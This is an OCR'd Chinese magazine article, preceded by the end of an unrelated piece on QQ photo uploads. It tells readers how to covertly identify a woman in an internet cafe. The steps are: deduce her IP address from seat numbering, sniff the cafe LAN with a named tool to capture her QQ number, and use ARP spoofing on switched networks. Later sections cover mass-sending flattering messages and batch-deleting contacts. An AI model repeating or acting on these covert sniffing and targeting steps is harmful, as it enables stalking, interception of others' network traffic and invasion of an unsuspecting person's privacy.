


图4




图5

不过，也不要高兴得太早了，因为腾讯还有人工审核的那一关要过的，人工审核是在48小时内完成的。当然，如果你是高级用户的话，就不用过人工审核这一关，直接就可以公布在交友页面了。接下来就是耐心等待了，两天之后，再去看看，呵呵，照片已经静静地挂在上面了（图5）。有时候也不会通过审核的，这就要看我们的运气了。不过经我测试，只要不是什么大牌明星的照片，一般都是可以通过的。

黑客、QQ与MM

冰河洗剑

一、踩点，盯上网吧中的MM

1.定位，查出网吧中MM的IP地址

网吧内的电脑为了方便网管的管理，通常其IP地址都会被设置得很有规律。首先查看一下自己使用的电脑的IP地址，方法及查看IP地址的工具很多，最简单的是打开CMD命令提示符，执行**ipconfig /all**命令，就可以查看到自己的网络信息了，其中“IP Address”后跟的就是自己的IP地址（图1）。



图1

假设自己的IP地址为“192.168.1.8”，那么查看一下自己电脑在网吧中的编号，一般为7号机（因为通常192.168.1.1这个地址会被网关来使用，而网关通常也就是记费主机，是不会随便让别人来使用的）。按照这个小规律就可以很容易的确定MM的IP地址了，假设MM是在20号机上网，那么她的IP地址很可能就是“192.168.1.21”。至于如何知道MM的电脑编号，只管装作路过去看看就知道了。当然MM的电脑编号也有可能是别的，不过IP地址和机号总是有规律可查的，相信这点难不倒大家。

2.捕捉，嗅出MM的QQ号

既然已经查出了MM的IP地址，接下来的事情就好办了，我拿出泡MM时必用的查QQ号工具——“Win NT/Win2000/Win Xp工具箱”，利用它的嗅探功能，可以迅速查出整个局域网中正在使用的QQ号码。运行“Win NT/Win2000/Win Xp工具箱”后，点击“QQ之眼”选项，程序会自动嗅探并显示出当前网吧内正在使用QQ的主机IP地址，并且可以查出每个IP对应主机上正在登录聊天的QQ号码（图2）。点击一下“IP地址”栏，将IP地址按顺序排列，找到MM的IP地址，就可以看到MM的QQ号码了（如果网吧中使用的是交换机的话，可以套用上期杂志《网吧QQ密码破解与聊天监听》一文中所使用的方法，先使用ARP欺骗后再使用这个工具进行嗅探）！




图 2

二、持久战，甜蜜的攻击




图 3

黑客的攻击可不只是远程溢出、注入、暴库什么的，对于MM来讲，发动一场甜蜜的攻击远比使用单纯的技术更要有杀伤力，比如在一分钟之内，对MM发出成千上万条的甜言蜜语。那么，这是如何做到的呢？QQ已经预设了5个快捷回复，如果我们想要添加更多的回复该怎么办呢？

其实，对于这些早就准备好的成百上千条甜言蜜语，一个快速发言就能够解决问题的。我们可以使用一个叫作“一流QQ快捷回复菜单”的工具，工具启动后不会出现任何窗口，但是当打开任意QQ的聊天窗口，包括群、会话、多人聊天时，就会发现在聊天窗口中的表情按钮所在的工具条上多出了一个红色的箭头图标（图3）。右键点击该图标，在弹出菜单中选择“设置”命令，打开设置对话框，可以添加修改快捷回复内容、修改选项设置等。

选择“快捷回复内容”选项，点击左侧的“未分类”条目，在右侧下方的输入框中将我们准备好的甜言蜜语粘贴进去，点击“添加”按钮，再在左侧下方的条目输入框中，将“未分类”改名为与内容相符的名称，点击“修改”按钮就可以了（图4）。在“其它设置”选项中，可以勾选“随系统启动”，让程序每次自动运行，打开QQ即可快速发送，并且可以设置显示图标与每条内容显示的提示字符等。




图 4

添加了足够多的甜言蜜语后，关闭对话框，在聊天对话窗口中，点击红色箭头图标，在弹出的下拉菜单中会显示添加的蜜语条目（图5）。点击选择蜜语，就可以将内容自动发送出去，使用右键点击蜜语时可以将内容发送到聊天编辑框，可以编辑后再进行发送。如果不想使用快捷回复




图 5

了，可以在弹出菜单中选择“退出”命令，即可退出程序。

三、到手，清除后患

就这样，你QQ好友里的MM会越来越多，当然了，QQ使用的时候久了，好友的数量自然也会越来越多的。对于一些久不上线的QQ，如果我们要一个个的删除的话，常常会出现连接不到服务器的情况，如何能够快速的批量删除呢？还记得我们曾经提到过的一个QQ工具“迷你QQ”吗。迷你QQ（MiniQQ）是一个纯命令行的QQ工具，可以在命令行下聊天进行各种操作，我们可以使用它来完成批量快速删除QQ的操作。

1.将MM分组

为了便于操作，首先我们可以新建一个分组名为“TEMP”，在“好友”组中使用Ctrl键选择所有要删除的MM号码，点击右键，选择“把好友移动到”→“TEMP”，将要删除的好友全部移动到TMEP分组中。




图 6

2.导出要删除MM名单

在命令行下运行MiniQQ2.2.exe，输入QQ号码和密码，登录QQ。执行命令listall，就可以显示出当前所有好友名单。显示出的好友名单是按隐身与在线状态进行分组显示的，而且同一组的QQ号是显示在一起的。如图6所示，显示的是当前TEMP分组中的所有QQ号码，右键点击窗口，选择“标记”命令，用鼠标拖动选择QQ号码列，要把号码前的“|”也一起选择。右键点击选择区域，即可将要删除的所有QQ号码复制。打开记事本，新建空白文档，将QQ号码粘贴到其中，保存为文本文件（图7）。

